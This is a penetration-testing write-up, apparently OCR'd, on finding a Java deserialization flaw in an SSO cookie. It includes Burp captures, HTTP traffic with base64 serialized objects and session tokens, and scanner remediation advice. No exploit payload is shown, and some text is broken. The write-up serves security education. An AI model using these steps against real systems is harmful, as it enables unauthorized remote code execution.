Exploiting-the-java-deserialization-vulnerability

Introduction

In the security industry, we know that operating on untrusted inputs is a significant area of risk; and for penetration testers and attackers, a frequent source of high-impact issues. Serialization is no exception to this rule, and attacks against serialization schemes are innumerable. is platform independent. So, the object serialized on one platform can be deserialized on a different platform.

Java deserialization vulnerabilities have been making the rounds for several years. Researchers draws attention to these issues and the availability of functional, easy to use payload-generation tools. Thus, attackers are paying more attention to this widespread issue.

While remote code execution (RCE) via property-oriented programming (POP) gadget chains is not the only potential impact of this vulnerability, we are going to focus on the methods that Cigital employs for post-exploitation in network-hardened environments using RCE payloads.

We expand on this work by demonstrating the Java Deserialization and workarounds for challenges faced during exploitation.


What is insecure Deserialization?

Insecure deserialization that is vulnerability when receive untrusted data may be used to damage, stolen or any violation without sufficient data verification.

For an example of serialization/deserialization that may be used
*-**HTTP Params (ViewState), Cookies, Ajax Components, etc**.*
*-**XML**:*
HTTP Body: "<username>test</username<password>test</password>"
*-**JSON**:*
HTTP Body: {"username": "<username>", "password": "<password>"}
*-**Database, Messaging Queue, etc**.*

How do know your application is vulnerable?

The vulnerability of applications always occurs from below
—read data from untrusted sources.
—read data without verification such as digital signature, unsafe classes


Actual Source
Serialized Object
Attacker's Source
Serialized Object
1
Attacker simulate serialized data as same as actual source
Send data
Send data
Steam of Byte
Deserialize Object (Without verification)
2
Application trust attacker's source
Take an action
3
Attackers take any action such as destroy, stolen, etc.

Vulnerability Flow Diagram

Identifying the vulnerability

Description:

During the security evaluation of an application, it was discovered that it is possible for an unauthenticated user to execute remote commands on the server, and, in some situations, with elevated privileges

Impact:


Using this information, an attacker could gain remote control of the operating system in which the application is running.

Technical Details:

During the security assessment, a Java Deserialization vulnerability was found in the Single-Sign-On (SSO) component. An SSO cookie has been observed traveling back and forth between the web browser and the server. This SSO cookie contains a serialized Java object, which appears to be deserialized under unsafe conditions by the server-side application.

Serialized Java objects begin with “ac ed” when in hexadecimal format and “rO0” when base64-encoded. In our scenario we got “rO0” when base64-encoded serialized object is transferred in SSO cookie.


1. Login into the SSO enabled application with user credentials, then intercept the request and response with Burp.


Burp Suite Professional v2.0.24beta - project.burp - licensed to [redacted] [single user license]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Decoder Improved Deserialization Scanner CO2
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex JSON Decoder
Type a search term
0 matches
Type here to search
14:50
26-06-2019

Request to http://[redacted] [172.20.9.118]

```
POST [redacted]/restapi/users/sessions/login HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://[redacted]/app/
Cache-Control: no-cache, no-store
X-Requested-By: XMLHttpRequest
Content-Type: application/json;charset=utf-8
Content-Length: 232
Connection: close
Cookie: JSESSIONID=BAA31F428423D8348C09F8151D6BB67C

{"appName":"[redacted]","apiVersion":18080000,"deviceToken":"dummyToken","locale":"en-US","loginId":"[redacted]","model":"Web Client","password":"[redacted]","os":"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0"}
```

2. PortSwigger’s proxy tool, BurpSuite, flags serialized Java objects observed in HTTP requests, and I’ve verified manually whether a serialized Java object is exploitable.


Issue activity
Filter High Medium Low Info Certain Firm Tentative
Search...
Advisory Request Response

#	Task	Time	Action	Issue type	Host	Path
914	3	18:13:43 4 Jun 2019	Issue found	i Browser cross-site scripting filter disabled	https://fonts.googleapis.c...	/css
913	3	18:13:42 4 Jun 2019	Issue found	i Browser cross-site scripting filter disabled	http://maps.gstatic.com	/mapfiles/api-3/images/google4.png
912	3	18:13:42 4 Jun 2019	Issue found	i Browser cross-site scripting filter disabled	http://maps.gstatic.com	/mapfiles/transparent.png
911	3	18:13:42 4 Jun 2019	Issue found	! Session token in URL	http://maps.googleapis.c...	/maps/api/js/QuotaService.Record
910	3	18:13:41 4 Jun 2019	Issue found	! Session token in URL	http://maps.googleapis.c...	/maps/api/js/AuthenticationService.
909	3	18:13:41 4 Jun 2019	Issue found	! Session token in URL	http://maps.googleapis.c...	/maps/vt
908	3	18:13:41 4 Jun 2019	Issue found	i Browser cross-site scripting filter disabled	http://maps.googleapis.c...	/
907	3	18:13:41 4 Jun 2019	Issue found	! Session token in URL	http://maps.googleapis.c...	/maps/vt
906	3	18:13:41 4 Jun 2019	Issue found	i Browser cross-site scripting filter disabled	http://maps.googleapis.c...	/maps/vt
905	3	18:13:41 4 Jun 2019	Issue found	! Session token in URL	http://maps.googleapis.c...	/maps/api/js/ViewportInfoService.G
904	3	18:13:41 4 Jun 2019	Issue found	i Browser cross-site scripting filter disabled	http://maps.googleapis.c...	/maps/api/js/ViewportInfoService.G
903	3	18:13:41 4 Jun 2019	Issue found	i Browser cross-site scripting filter disabled	http://maps.gstatic.com	/mapfiles/openhand_8_8.cur
902	3	18:13:41 4 Jun 2019	Issue found	! Unencrypted communications	http://maps.gstatic.com	/
901	3	18:13:40 4 Jun 2019	Issue found	i Browser cross-site scripting filter disabled	http://maps.googleapis.c...	/maps-api-v3/api/js/37/3/onion.js
900	3	18:13:40 4 Jun 2019	Issue found	! Session token in URL	http://maps.googleapis.c...	/maps/api/js/StaticMapService.Get
899	3	18:13:40 4 Jun 2019	Issue found	i Serialized Java objects detected (encoded in Bas...	http://[redacted].	[redacted]/rest/v2/location/55b2e8fa-453
898	3	18:13:40 4 Jun 2019	Issue found	i Browser cross-site scripting filter disabled	http://maps.googleapis.c...	/maps/api/js/StaticMapService.Get
897	3	18:13:40 4 Jun 2019	Issue found	i Browser cross-site scripting filter disabled	http://maps.googleapis.c...	/maps-api-v3/api/js/37/3/map.js
896	3	18:13:40 4 Jun 2019	Issue found	i Browser cross-site scripting filter disabled	http://maps.googleapis.c...	/maps-api-v3/api/js/37/3/common.js
895	3	18:13:40 4 Jun 2019	Issue found	i Browser cross-site scripting filter disabled	http://maps.googleapis.c...	/maps-api-v3/api/js/37/3/overlay.js
894	3	18:13:40 4 Jun 2019	Issue found	i Browser cross-site scripting filter disabled	http://maps.googleapis.c...	/maps-api-v3/api/js/37/3/util.js
893	3	18:13:40 4 Jun 2019	Issue found	! Dynamic JavaScript Code Detected	[redacted]	[redacted]/rest/v2/location/55b2e8fa-453
892	3	18:13:40 4 Jun 2019	Issue found	Serialized Java objects detected (encoded in Bas...	[redacted]	[redacted]/app/scripts/vendor/google-m...

Serialized Java objects detected (encoded in Base64)

Issue:	Serialized Java objects detected (encoded in Base64)
Severity:	Information
Confidence:	Firm
Host:	http://[redacted]
Path:	[redacted]rest/v2/location/55b2e8fa-4536-435b-8eec-d1af28fc5164

Note: This issue was generated by the Burp extension: Java Deserialization Scanner.


Issue detail

Serialized Java objects have been detected in the body or in the parameters of the request. If the server application does not check on the type of the received objects before the deserialization phase, it may be vulnerable to the Java Deserialization Vulnerability.

Remediation detail

The best way to mitigate the present issue is to deserialize only known objects, by using custom objects for the deserialization, insted of the Java ObjectInputStream default one. The custom object must override the resolveClass method, by inserting checks on the object type before deserializing the received object.


3. The affected cookie is highlighted in the following screenshot. This HTTP request is sent by the web browser to retrieve information about the logged in user.



Response from http://[redacted]restapi/users/sessions/login [172.20.9.118]

```
HTTP/1.1 200
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Set-Cookie: JSESSIONID=E260B65FB92A3DCDE267888FB657A140; Path=/[redacted]; HttpOnly
Set-Cookie:
sso.session.restore.cookies=[illegible]
GlpbkkACmFwaVZlcnNpb25MAAdhcHBOYW1lcQB+AAFMAAphcHBWZXJzaW9ucQB+AAFMAARjc3JmcQB+AAFMAAhkZXZpY2VJZHEAfgABTAALZGV2aWNlVG9rZW5xAH4AAUwABmxvY2FsZXEAfgABTAAFbW9kZWxxAH4AAUwAAm9zcQB+AAF4cAABE+EAdAAETX1JVHB0ADM5bWsxanJnZGg5ajVxbWk3N2ltaW5vbWRmbzJrbTAwNDl2ZXM2YnNqZ2dscDlsODQ3MT
JwdAAKZHVtbXlUb2tlbnQABWVuLVVTdAAKV2ViIENsaWVudHQATklvemlsbGEvNS4wIChXaW5kb3dzIE5UIDEwLjA7IFdpbjY0OyB4NjQ7IHJ2OjY3LjApIEdlY2tvLzIwMTAwMTAxIEZpcmVmb3gvNjcuMHQABUFsbGVucA==; Path=/; HttpOnly
Vary: Accept-Encoding
Pragma: no-cache
Cache-Control: no-cache, no-store, private
Expires: Wed, 26 Jun 2019 09:20:53 GMT
Content-Type: application/json;charset=utf-8
Content-Length: 564
Date: Wed, 26 Jun 2019 09:20:53 GMT
Connection: close
Server:

{"serverVersion":"9.1.06
201805242356","redirectUrl":null,"accessObjects":null,"enabledApplications":null,"attachmentSecurityConfiguration":null,"isCKEditorSourceEditable":null,"securityPolicy":null,"csrf":"9mkljrgdh9j5qmi77iminomdfo2km0049ves6bsjgglp9184712","anonymizedId":"3bdd2869-4b05-344a
-8495-8e9f17eb818b","sessionCookiePersistenceEnabled":true,"encPassword":null,"senderEmailId":null,"permissions":["accesscontrol:view","servicerequest:view","social:view","rebranding:view","location:view","groups:view","services:view","broadcast:view","itsupport:view"]
}
```

4. The expected HTTP response is illustrated below, showing the information about feature of the application.




Request

```
POST [redacted]rest/search HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://[redacted]/app/
X-Requested-By: XMLHttpRequest
Content-Type: application/json;charset=utf-8
Content-Length: 24
Connection: close
Cookie: JSESSIONID=E260B65FB92A3DCDE267888FB657A140;
sso.session.restore.cookies=[illegible]
QAExxqYXZhL2xhbmcvU3RyaW5nO0wACHBhc3N3b3JkcQB+AAF4cgAwY29tLmJtYy5ic20ubXlpdHNtLnZvLmxvZ2luLkFic3RyYWN0TG9naW5SZXF1ZXN0kdd7fQ6/b8oC
AApaAAVhZGlpbkkACmFwaVZlcnNpb25MAAdhcHBOYW1lcQB+AAFMAAphcHBWZXJzaW9ucQB+AAFMAARjc3JmcQB+AAFMAAhkZXZpY2VJZHEAfgABTAALZGV2aWNlVG9rZW
5xAH4AAUwABmxvY2FsZXEAfgABTAAFbW9kZWxxAH4AAUwAAm9zcQB+AAF4cAABE+EAdAAETX1JVHB0ADM5bWsxanJnZGg5ajVxbWk3N2ltaW5vbWRmbzJrbTAwNDl2ZXM2
YnNqZ2dscDlsODQ3MTJwdAAKZHVtbXlUb2tlbnQABWVuLVVTdAAKV2ViIENsaWVudHQATklvemlsbGEvNS4wIChXaW5kb3dzIE5UIDEwLjA7IFdpbjY0OyB4NjQ7IHJ2Ojc
Y3LjApIEdlY2tvLzIwMTAwMTAxIEZpcmVmb3gvNjcuMHQABUFsbGVucA==

{"queryName":"FEATURES"}
```

Response

```
HTTP/1.1 200
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Vary: Accept-Encoding
Pragma: no-cache
Cache-Control: no-cache, no-store, private
Expires: Wed, 26 Jun 2019 09:22:18 GMT
Content-Type: application/json;charset=utf-8
Content-Length: 4608
Date: Wed, 26 Jun 2019 09:22:18 GMT
Connection: close
Server:

[{"items":[{"metaData":"{\"isUnknownAssetBlue\":
true}","landingPage":false,"modifiedDate":1552969109,"name":"Location","hasUi":true,"id":"ca3f634e-338e-4f5c-8363-51e8c964b29e","
enabled":true,"createDate":1392764125},{"metaData":null,"landingPage":false,"modifiedDate":1552969109,"name":"Appointment","hasUi
":false,"id":"dfb354d2-8b38-40a7-84c8-3e253ef80c75","enabled":true,"createDate":1392764125},{"metaData":null,"landingPage":false,
"modifiedDate":1552969109,"name":"ServiceAvailability","hasUi":true,"id":"448ad6bf-b886-42df-a498-f97f0af2afbe","enabled":true,"c
reateDate":1392764125},{"metaData":null,"landingPage":false,"modifiedDate":1552969109,"name":"RequestContext","hasUi":false,"id":
"55e146ae-6070-433f-b4ca-4c7ee0a060fe","enabled":false,"createDate":1392764125},{"metaData":null,"landingPage":false,"modifiedDat
e":1552969109,"name":"Broadcast","hasUi":false,"id":"77eb2de0-a323-4a0d-8db8-c3484df378d8","enabled":true,"createDate":1392764125
},{"metaData":"{\"supportedApprovalTypes\":[\"change\",\"sbe_request\",\"knowledge\",\"purchase\",\"on_hold_button\",\"release\",
\"service_request\"],\"supportedOperations\":[\"APPROVE\",\"HOLD\",\"REJECT\"],\"approvalDetailsInLine\":true}","landingPage":fal
se,"modifiedDate":1552969109,"name":"Approvals","hasUi":false,"id":"2f110188-1d99-438e-b46b-f1418e5bb9a0","enabled":true,"createD
ate":1392764125},{"metaData":null,"landingPage":false,"modifiedDate":1552969109,"name":"UserCreatedAssets","hasUi":false,"id":"37
4f0156-471f-486d-af02-9fa9ad5612fd","enabled":true,"createDate":1392764125},{"metaData":null,"landingPage":true,"modifiedDate":15
52969109,"name":"UnifiedCatalog","hasUi":true,"id":"dc8aebb1-d718-46a8-a837-acaac28cb128","enabled":true,"createDate":1392764125}
,{"metaData":null,"landingPage":false,"modifiedDate":1552969109,"name":"Updates","hasUi":true,"id":"def8729b-7876-46cc-b8f0-8eb27
cf10011","enabled":true,"createDate":1392764125},{"metaData":null,"landingPage":false,"modifiedDate":1552969109,"name":"ContactIT
","hasUi":false,"id":"18b911e9-28cb-4507-9cf6-271518725149","enabled":true,"createDate":1392764125},{"metaData":null,"landingPage
":false,"modifiedDate":1552969109,"name":"RequestAgainIncludesRequestId","hasUi":false,"id":"264cded4-957c-4ec8-84de-513f80234751
","enabled":false,"createDate":1392764125},{"metaData":"{\"vaChatWidth\":\"500\",\"vaChatHeight\":\"800\"}","landingPage":false,"
modifiedDate":1552969109,"name":"VAChat","hasUi":false,"id":"7cc5573f-cb03-43c3-81b6-54c6e9740da7","enabled":false,"createDate":1
392764125},{"metaData":null,"landingPage":false,"modifiedDate":1552969109,"name":"MyStuff","hasUi":true,"id":"c71d93b5-8ce9-4063-
a63d-20b484db7628","enabled":true,"createDate":1392764125},{"metaData":null,"landingPage":false,"modifiedDate":1552969109,"name":
"SBE","hasUi":false,"id":"8b4439be-93d9-4297-9186-0fc81219f211","enabled":true,"createDate":1392764125},{"metaData":null,"landing
Page":false,"modifiedDate":1552969109,"name":"EditingUserProfileWorkData","hasUi":false,"id":"266eac68-9d67-499e-aa88-e8d01f87f81
9","enabled":true,"createDate":1392764125},{"metaData":null,"landingPage":false,"modifiedDate":1552969109,"name":"Analytics","has
Ui":false,"id":"81f66cc0-6919-405d-9325-770acdf3a31a","enabled":false,"createDate":1392764125},{"metaData":null,"landingPage":fal
